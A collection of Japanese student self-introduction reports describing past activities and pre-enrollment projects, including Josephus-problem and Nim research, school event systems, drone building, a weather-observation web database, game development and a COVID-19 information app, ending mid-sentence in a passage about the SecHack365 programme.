ヨセフスの問題は古くから知られている数学の問題であり、円形に並んだ n 人の人間を、起点から k 人目を順に消していき、最後に生き残るのはどの人間かを求めるものである。現在行っている、Maxニムと一般化されたヨセフスの問題の関係性についての研究を発表した。

- Combinatorial Game Theory Colloquium Vで2件の発表予定 2025年2月

2年に1度ポルトガルで開催される世界で最大規模の組合せゲーム理論の学会で2件の発表を予定している。一つは、Maxニムとヨセフスの問題の関係性について、もう一つは、合併制限付き Amalgamation ニムについてである。前者については、昨年発見したMaxニムとヨセフスの問題の関係性について紹介する他、GPWからさらに進展があったため、それについても発表を行う。

後者で扱う Amalgamation ニムとは、1回の手番で2つの山を合併する着手も許されているよ

うな石取りゲームである。このゲームの後手必勝局面の性質はまだ一部しか解明されていないが、合併の着手が許される条件を少し制限した問題について調べたところ、後手必勝局面の性質を完全に解明することができたため、それについて発表を行う。

この学会では、発表後にワーキングセッションがあり、海外の研究者らとも、いくつかの問題について議論をする予定である。

- 第 53 回ゲーム情報学研究集会での発表予定

現在研究を行っているコインを使ったゲームについて興味深い性質が見つかったため、それについての発表を行う。

- COMP-AFSA 学生シンポジウムで 1 件の発表予定

ヨセフスの問題と Max Nim の問題の関係性を用いた、ヨセフスの問題を計算するアルゴリズムについて発表を行う。私の発見した定理を用いたアルゴリズムではヨセフスの問題を $O(k \log n)$ の計算時間で計算することができる。このアルゴリズムは、同様のものがすでに Knuth 教授によって The Art of Computer Programming, Volume III で紹介されているが、本研究で、それに新たな意味づけを与え、既知のアルゴリズムよりさらに一般的な場合についても計算可能であることを示した。なお、ヨセフス問題と Max Nim についての研究については、Knuth 教授からも、とても興味深い発見だとのコメントをいただいている。

所属：情報学群情報科学類

氏名：

出身校：

【これまでの取り組み】

私は中学1年生から高校3年生にかけて、デジタル分野を中心にモノづくりに取り組んだ。その経験や実体験から得た学びは技術的な知見にだけでなく、プロジェクトを進行するという実践的スキルも習得できた。また、周囲の人々や組織と協力しながらモノづくりを行う中で、社会における低レイヤーな技術の重要性と優位性についても理解を深めることができた。

これまでの取り組みは非常に有意義なものだったが、その全てを記すにはこのレポートのページが狭すぎる。そこで以下、特筆すべき取り組みを箇条書きで示す。

- ・文化祭における活動（中3~高2）
 - ・非接触なQRコードチケットシステム/決済システムの開発（高1~高2）
 - ・フロントエンド用ライブラリの開発（高2）
 - ・Kubernetesを用いたバックエンドの構築/CDNの構築/物理インフラの構築（高1~高2）
- ・体育祭における活動（中2~高3）
 - ・得点計算システムの開発（中3~高2）
 - ・演出機材を用いた活動（中2~高2）
- ・その他の行事における活動（中2~高2）
- ・ICTRoomにおける活動
- ・修学旅行における活動（高2）
 - ・部屋割りプログラムの作成
 - ・パンフレットの作成
 - ・余興の運営
- ・祖母の家の屋根の修理（高2）
- ・その他外部における活動
 - ・筑波大学GFESTへの参加（高1）
 - ・Kubernetes Meetup Tokyoでの発表（高2）
 - ・中高生情報学研究コンテストでの発表（高2）
 - ・iGEMへの参加（高2）
 - ・国際社会科学オリンピックへの参加（高3）
- ・「ドローンを用いた全自動戸別配送サービス」AirBeeに関する構想

【入学までの活動】

1. お菓子作り

受験勉強のため控えていたお菓子作りを、AC 入試合格を機に再開した。新たな挑戦として、緻密な造形を要するアイスボックスクッキーを作成した。造形は期待以上の出来栄えとなったものの、焼き加減には改善点があり、オーブンでの加熱時間を2～3分短縮する必要があった。



作成したお菓子

2. 演劇「ロミオとジュリエット」の演出

所属高校のインターナショナルコースの授業の一環で行われる演劇で、「ロミオとジュリエット」の上演が決定し、私が演出責任者を依頼された。最大の課題は当日の設営だった。設営可能時間が約3時間と限られ、人員も不足していたためである。この課題に対し、入念な事前準備と効率的な配線計画により、設営時間の短縮を実現した。本番では生徒や教師を招いての公演となり、演者・観客双方から高い評価を得た。



公演中の様子

3. 電子工作/3Dプリンターを用いたハードウェアモノづくりへの入門

「ドローンを用いた全自動戸別配送サービス」の実現を目指し、まずドローンの自作に着手した。ドローン製作には電子工作のスキルが不可欠なため、基礎的な回路計算やパーツの機能から学習を開始した。回路への理解が深まった段階で、マイコンを用いた制御の学習に移行した。当初は Raspberry Pi Pico を使用していたが、現在は回路の特性に応じて PIC を採用し、より低レイヤーでの制御に取り組んでいる。

ドローン製作における重要な要素は、モーター制御である。現代のドローンの多くは、三相モーターであるブラシレスモーターを採用している。これは3つのパルス信号による制御が一般的で、PWM信号と電源から制御信号を生成するESC (Electronic Speed Controller) が必要となる。現在、ESCの自作とジャイロセンサー、加速度センサーとの連携を目指して開発を進めている。三相モーターのパルス波形を解析するため、年末のセールでお年玉を活用し、4ch オシロスコープを3万円台で購入することができた。これにより、市販ESCの波形観測とリバーズエンジニアリングが容易になった。オシロスコープの習熟には時間を要するが、様々な通信波形の観察を通じて操作技術を向上させたい。

ドローン本体のパーツ製作のため、3Dプリンターの活用を再開した。所属高校の先輩から譲り受けた3Dプリンターを自宅に設置し、パーツの出力に取り組んでいる。現在、ドローンパーツの製作を進めているが、出力精度向上のためのチューニングが課題だ。今後はパラメーターの最適化を進め、必要な精度の確保を目指す。

4. ドローンに関連した学び

ドローンによる配送の実現には、技術的な課題だけでなく、法律や社会的慣習への適応も不可欠である。そこで、法規制の理解から着手することにした。まず、航空法第11章の無人航空機に関する法令や国土交通省の省令について、インターネット資料と図書館の文献で調査を進めた。法令特有の表現の解読に苦心したため、法制執務・法令用語研究会発行の「条文の読み方」を参考に、法文解釈の基本作法を学びながら理解を深めている。

調査の過程で、第三者上空でドローンを用いた物件投下を行うには、無人航空機操縦者一等技能証明が必要であることが判明した。これを受け、2月初旬から茨城県のドローンスクールでの合宿を予定し、技能証明の取得を目指している。

5. 合格祈願グッズの作成と配布

一般受験を控える同級生の合格を祈願する目的で、後輩と共に合格祈願グッズの制作と配布を企画した。企画は中学3年生の後輩2名と、既に進路が確定している同級生2名で行った。デザインはIllustratorを使用し、制作工程では手作業とレーザーカッターを併用した。高校3年生の教室付近に、絵馬を飾れるホワイトボードを設置した。ホワイトボード付近の机には絵馬と合格祈願グッズを配置し、高校3年生が自由に使えるようにした。11月28日から配布を開始し、1月7日までに約70個のグッズが使用され、約30枚の絵馬が掲示された。掲示された絵馬は後日、本校裏手の神社に奉納し、学業成就を祈願した。



作成したグッズ



ホワイトボードの様子

グッズを利用した高校3年生や教員からは好評を得た。また、制作過程でレーザーカッターの操作技術やデザイン、企画の進め方などを後輩に伝えることができ、技術継承という面でも有意義な企画となった。

所属 : 情報学群情報メディア創成学類
氏名 : 安原 知廣
出身校 : 東京都立立川高等学校(令和6年)

【これまでの取り組み】

私は SSH(Super Science High School)に指定されている立川高校で天文気象部やクラスの一員として、また個人として、研究活動や個人活動に取り組んだ。

特に、研究活動では「視程観測の自動化と気象観測システムの構築」というテーマのもと、バックエンド開発やフロントエンド開発を体系的に学び、論理的思考力や課題発見能力、課題解決する技術力等を磨いた。個人活動では、写真活動を通して自身を取り巻く環境を捉え直したり、「原理のアート」や「文脈のアート」について思考したり、文化的価値観の向上に努めた。

以下では自己推薦書の「研究活動」、「天文気象部としての活動」、「個人開発」3章分を改編した。

1. 立高気象観測システムの開発

立川高校では約 80 年前より視程(観測場所から識別することのできる距離の程度を表す気象用語で大気汚染の大まかな指標等として用いられる)を含む気象観測を続けており、2019 年からは視程観測を自動化するべく屋上に自作撮影装置を設置し定時撮影を行なっている。現在では複数の観測装置で都心や富士山などに向けて撮影を実行している。

1.1. 「データの蓄積」について

新たに部室に設置したサーバを利用して、画像データの冗長化、欠測データの早期発見のための通知機能、画像を月毎にソートするプログラムを作成し、データの安全性を向上させた。また、欠測画像を見つけ保存し直したり、Bot によるデータ確認を可能にしたりすることで欠測の防止に取り組んだ。

1.2. 「データの公開・活用」について

① 「リアルタイム観測データ公開のためのダッシュボード開発」

欠測や装置内部の温度上昇など、観測装置で発生した異常に気づくにはコマンドライン上からログを確認するしか方法が無く、異常に気づけないことがあった。更に、コンピューターの知識がない部員がデータを確認する手段がなかった。そこで観測装置の稼働状況を、視覚的に確認できる Web ページ(ダッシュボード)の作成に取り組んだ。

ダッシュボードは一年生の時に共同研究者であった本校 75 期の戸田晃太氏と作成したものであり、フロントエンド開発とバックエンド開発に分けて、私は主にバックエンド開発を担当した。



図1 ダッシュボードの各ページ

② 「観測データをアーカイブする Web データベース開発」

80年前から蓄積した過去の気象観測を記録した観測用紙は長期保存等を理由に劣化し始めており、データの喪失が懸念されていた。そこで資料を電子化しそれらを Web 上から容易に閲覧可能にする Web アプリケーションを「Web データベース」として製作した。結果、過去資料の閲覧を遠隔で実現するとともに、「視程の自動判別」開発担当の共同研究者が作成した自動視程判別システムを用いて自動視程判別結果のリアルタイム表示、過去作成した「リアルタイム観測データ公開のためのダッシュボード開発」等の統合、自動気象観測装置気象データ(気温、気圧、湿度、風速、積算降雨等)の Line Chart による比較表示等を実現させ、対話的なシステムが作成できた。




図 2 Web データベース構成図




図 3 Web データベース構成図

2. 天文気象部員としての活動

2.1. 月報作成の RPA 化

私は天文気象部で気象チーフという役職で活動を行い、特に立川高校に設置されている自動気象観測装置の毎分の気象データを月ごとに整理・分析し、月報を作成していた。しかし気象月報の作成は膨大なデータ(月ごとに 43000 個程度の値)を扱うなど少人数ではグラフ及び表作成等の単純作業に対しても時間を費やしてしまう難儀さがあった。そこで研究活動で利用している MySQL を活用し Python スクリプトで気象概要(天気図等を用いた月の総括)を除いた月報のデータ整理等を自動作成する RPA 開発に取り組んだ。結果、各月で月報(Excel ファイル)を自動で部室 PC に作成・保存する、スプレッドシートに整理したデータをまとめるシステムを作成した。

図 4 気象データ全てをまとめたスプレッドシート(一部)




図 5 自動生成された気象月報(一部)

3. 個人開発

3.1. ペルチェ式防湿庫の作成

写真活動で使用しているミラーレス一眼カメラやその交換レンズは結露等による故障を避けるため、防湿庫を用いて保管することが一般的である。しかし、私は超望遠レンズ等の購入に伴い従来の保管庫に機材が収まりきらなくなってしまう。そこで機材を保管する容器を自由に選べることや機材の持ち運びが安全且つ容易になることを考え、除湿機の製作を開始した。すでに持っていた Raspberry Pi4、DHT22(温湿度センサモジュール)、ペルチェ素子、Nch MOSFET、CPU ファンなどを用いてペルチェ式除湿機のプロトタイプを作成しテストを行なった。今後は回路やペルチェ素子の運用を見直し、除湿能力の向上を目指す。また、除湿機として容易に持ち運ぶことができるように各パーツをまとめた外型を Blender 等でモデリングする。



図6 プロトタイプ性能テスト




図7 温湿度の変化

表1 温湿度の変化

	16:46:50	17:46:51
気温	28.2[°C]	28.3[°C]
湿度	63.8[%]	58.2[%]
飽和水蒸気圧	36.102[hPa]	36.315[hPa]
飽和水蒸気量	25.967[g/m ³]	26.111[g/m ³]
蒸気量	16.567[g/m ³]	15.197[g/m ³]

3.2. 動体検知ミストスケアの作成

クラスの文化祭でお化け屋敷を出し物とするにあたり、水を使ったギミックを追加したいという意見やシフト量の増加で他の出し物を回る時間が減るといった課題を受け、カメラをコンピュータで制御し動体検知を行うことで、自動でミストを噴射し驚かせる装置「ミストスケア」の製作に取り組んだ(図8)。

OpenCV で Raspberry Pi に繋いだ Web カメラの動体検知を行い、動体検出時にマイクロサーボを回転させ、加圧式霧吹き用のトリガーを押す(ミスト噴射を行う)装置を作成し、運用した。




図8 システムイメージ



図9 作成した装置

【入学までの活動】

1. Web データベースで扱うデータの拡充

立高気象観測システムで記録している多様なデータ(定時撮影画像、自動気象観測装置気象データ、観測装置使用状況、マニュアル観測結果等)を一元的に扱うシステムの完成を目指し、Web データベースの拡充を行った。結果、気象データ比較ページでの CSV ファイル出力とダウンロード、都心方面観測装置以外のリアルタイムデータ表示、各観測装置撮影画像の日時指定による一覧表示、マニュアル観測結果と自動視程判別結果等の同時表示等を実現させた。



図 10 富士山方面リアルタイムデータ




図 11 自動撮影装置撮影画像の一覧表示





図 12 太陽黒点観測結果の表示



2. 学習

2.1. 情報

資格試験に備え、実践的な開発経験を積むだけでなく、書籍や技術ブログを活用した学習を再開した。また、研究活動の引き継ぎや仕様書作成、コードのリファクタリングに役立てるため、保守性に配慮したシステムの再設計を行なっている。

2.2. 数学

大学入学後の講義でつまづかないよう、線形代数等の学習を YouTube や書籍を活用し進めている。

2.3. 英語

多様な人々と交流するための語学力向上をはじめ、先端技術が集約する海外で情報を基盤とした様々な分野の知識を深め、見聞を広げることを目指している。そのため、TOEFL iBT などの試験に向けて学習を継続している。

所属: 情報学群 知識情報・図書館学類
氏名: 阿曾 祥大
出身校: 芝高等学校(令和7年卒)

【これまでの取り組み】

1 初めに

幼い頃から漫画やゲーム、雑誌サブカルチャーが好きであり、中学時代にハッカー文化の文献「How To Become a Hacker」を読んだことをきっかけにプログラミングを始め、情報学に関係した様々な活動を行った。徐々に興味がアート関係に移り、メディアアートやゲーム開発などの活動を行うようになった。

2 活動内容

2.1 合成生物学の世界大会、iGEMに日本人チームの一員として出場

- ・うつ病の治療に有効な物質を生産する大腸菌を開発
- ・結成メンバーとして、1年半以上にわたり研究・アウトリーチ活動を行う
- ・フランスへ渡航。Grand Prize(世界1位)を獲得。20年間の歴史史上初

2.2 メディアアート「MEETME」の開発

- ・”自分と話す”という体験を目指したメディアアート作品
- ・プロジェクトリーダーを担当
- ・株式会社ラックから100万円の助成金を獲得
- ・ニコニコ超会議でプロトタイプを展示

2.3 エンジニアとしての活動

- ・サイバーエージェント社の支援プログラム、CA Tech Loungeに採択
- ・ゲーム「rurukiki」開発中。ファミ通や電ファミニコなどにトレーラーが掲載



- ・☆でPanasonic主催のインキュベーションプログラム、「100banch」採択

2.4 webサイト、Larva06.comでの活動



- ・高校一年時にwebサイト、Larva06.comを 創設
- ・インキュベーションプログラム、QWS Challenge 採択
- ・スポンサーからの協賛金、寄付金などで運営
- ・一般社団法人lirfaとして法人化
- ・高三時に事業継承

2.5 高校での活動

- ・芝高等学校落語研究部部長
 - ・6年間に渡り落語と漫才を行った
 - ・子ども館・図書館などでの落語公演を複数企画
- ・芝高等学校放送委員会会員
 - ・音響機材の管理などを担当


6.その他


- ・京都精華大学主催 SEIKA AWARD エッセイ部門 奨励賞受賞
- ・読売新聞・東和薬品・横河電機主催「第5回未来と健康のための高校生ビジネスコンテスト」に個人出場。グランプリ獲得
- ・アーツカレッジヨコハマ主催「高校生ITアプリアイデアコンテスト」出場
最優秀賞を獲得
- ・サイエンスキャンプ「数理の翼伊計島セミナー2024」
- ・「Makers University u-18」採択(8期生として)

(5)「入学までの活動」

以下のゲーム開発を行った。

- ・ゲーム「sizzurp dolls」開発。マイナーゲームエンジン「Decker」を使用





- <https://sizzurp.vercel.app/>
- 「rurukiki」の開発(続行)
- その他ゲーム開発(非公開)

そのほかにも、R1グランプリに出場した。一回戦敗退。

所属 : 情報学群 知識情報・図書館学類

氏名 : 高橋 実来

出身校 : 学校法人静岡理工科大学 静岡北高等学校 理数科

1. 【これまでの取り組み】

1.1 「知識」と「情報」で地域、国、世界を救う

1.1.1 静岡県新型コロナ対策関連活動

私が中学校2年生の頃、世界では新型コロナウイルスが世界中で猛威を振り始めていた。我が国においても、それは例外ではなく2020年1月に初めの感染者が確認されてから僅か4ヶ月で1万5000人あまりが感染、660人を超える方が感染によって亡くなられた。しかし、地方行政の初動広報活動は考えられないほど小規模で遅いものだった。特に私が住んでいた静岡県においては学校や会社が新しい年度に入った4月になってもTwitterやInstagram、YouTubeといったSNS上には新型コロナウイルスの対策アカウントが開設されることは疎か行政が主導となって日々の感染者数情報等が配信されることもなかった。その為、テレビによる情報収集よりもSNSを用いた情報収集が主流になっている現代において日常的にテレビを視聴しない県民の危機管理は非常に脆い状態であった。特に、下宿生は自宅にテレビを設置していること自体が稀であり、「テレビで地方のニュース番組を視聴したくてもできない」といった声がSNS上では多く見受けられた。

私はそれらの問題に対処するべく2020年4月にTwitter (現X) 上へ「静岡県新型コロナ対策アカウント」を開設、また同時に「静岡県新型コロナ対策アプリ (シズココ)」の開発も開始した。後にこれらの活動やアプリが静岡県主催のアプリコンテストにて表彰されることとなる。

静岡県新型コロナ対策アカウントの運用内容

前出のTwitterアカウントでは毎日の感染者情報を発信するとともに独自の行動自粛を呼びかけるプロモーション動画や感染者数の前日比に関する情報等を1人で企画し作成及び発信を行なった。さらにはワクチン接種予約に関する情報やコロナ禍における防災訓練の実施事例など県民が今求めている情報についてSNSにてリアルタイムにリサーチを行い柔軟に運用した。このような運用方法は行政にはどうしても難しい点があると考えられる。個人活動ならではの利点ではないだろうか。

静岡県新型コロナ対策アプリの制作

SNSでの広報活動を行うにあたり、私は絶対的に信頼できるソース元を複数収集しそれらをリスト形式でまとめた。その作業中、私は静岡県が県内で確認され

た感染者数や死亡者数をCSV形式で配信している「ふじのくにオープンデータカタログ」と呼称されるサイトを発見した。ただ、このサイトは非常にわかりやすく、そして綺麗に感染者情報がまとまっているのにも関わらず、数時間インターネット上を探索し続けなければ辿り着けないような非常に深い場所にリンクがあること、そしてデータを見やすく整形しなければ感染傾向が伝わらないことを問題視した。

私はこれらの課題を解決する為、上記のデータを自動的にグラフ化し表示できるサイトを作成した。WordPressを用いた簡素なシステムではあったがこれらを開発開始後20日程度でリリースすることに成功した。そしてこれらのサイトをアプリ内部にWebViewを用いて組み込んだ上で更にFirebaseにてリアルタイムに日々の新型コロナ感染者数等を通知できるようプログラミングを行なった。これが私の人生で初めて一般公開したスマートフォンアプリ「静岡県新型コロナ対策アプリ・シズココ (現シズスマ)」である。その後もアプリのアップデートを重ね、外部APIを用いたハザードマップ簡単表示機能や気象庁の情報とP2P技術を複合させた独自の緊急地震通知機能等を搭載した。そのほかにも静岡県内の飲食店や施設が無料で掲載できるクーポン配信機能や地域の隠れた美味しい飲食店等を紹介するグルメマップ機能を搭載した。

これら活動に対する行政からの評価

これまで匿名で行ってきた前出の活動とアプリケーションを静岡県が主催する「第3回ジュニアプロコン」にて発表したところ、高校生の部ソフト部門にて優秀賞と県庁職員からの奨励の言葉を頂いた。さらには同コンテストではジュニアプログラミング検定賞も受賞し、これまで1人で行なってきた企画や開発そしてそれら行動力が世間から大いに賞賛されることとなった。

明るみになる高額なサーバー維持費用

本システムはAWSのEC2サービスを用いてアプリのバックエンドを構築していた。だがアプリの利用者数が増えるたびにHDDのアクセス速度やCPUコア数、メモリ容量等が必要となり遂にはソフトウェアの最適化では追いつけなくなってしまった。もちろん、運営に関する予算は一切組めない状態だったためサービス中断を迫られていた。そんな時、GMO DigiRock株式会社様のご厚意で「無償」かつ「無期限」な

AWS EC2の2倍程度の性能を持つサーバー（データベース含む）の提供を受けることができた。

この経験から私は自身の力では乗り越えられないとてつもなく高くて頑丈な壁が生まれた際には他の人の力を借りて乗り越えることもできるのだと実感した。



[1]静岡県公式ゆるキャラ「ふじっぴー」を用いたPRポスター[筆者作成(ゆるキャライラスト部分のみ静岡県作成)2020年4月

1.1.2 総務省・NICT主催SecHack365表現駆動コースへの参加～「伝わる」を学ぶために～

SecHack365とは

日本のサイバーセキュリティ人材育成境界はまだまだ発展途上である。サイバー攻撃やサイバーテロなどが高度化する現代において、これらに対抗する人材育成は極めて重要である。サイバーセキュリティへ特に注力している国として台湾が挙げられる。同国は地政学的観点より非常にサイバー攻撃の標的とされやすい国となっている。また近年飛躍的な進化を遂げるハイテク産業もまたサイバーセキュリティとは切り離せない関係であり同国の国家を上げてのプロジェクトが非常に目立っている。このような世界の流れに追従すべく我が国において企画したプロジェクト、これこそがSecHack365なのである。同プログラムは1年間を通じて高度な情報処理技術力と倫理力、法的適合力を持つエンジニアを育成するプロジェクトである。

私は本プロジェクトに参加し先端技術を駆使する能力とセキュリティに関する専門的な知識を習得した。


1.2自身が持つ「知識」と「情報」を他人へわかりやすく伝えるために

1.2.1 SecHack365修了生として受けたNICTからの出張依頼

教育者に近い立場として活動を行う上での責務

私は、2022年度にSecHack365を修了した後も3DCGや特殊効果を用いた映像作品の制作や文化祭での番号札発券システム開発などを精力的に行なった。また、2022年度SecHack365終了後、NICT組織内部やSecHack365トレーナー間では、私が最終成果発表会などで上映してきたプロモーションビデオや商業映画が高く評価されていた。これらの結果から私は2023年度以降、SecHack365の受講生に対して助

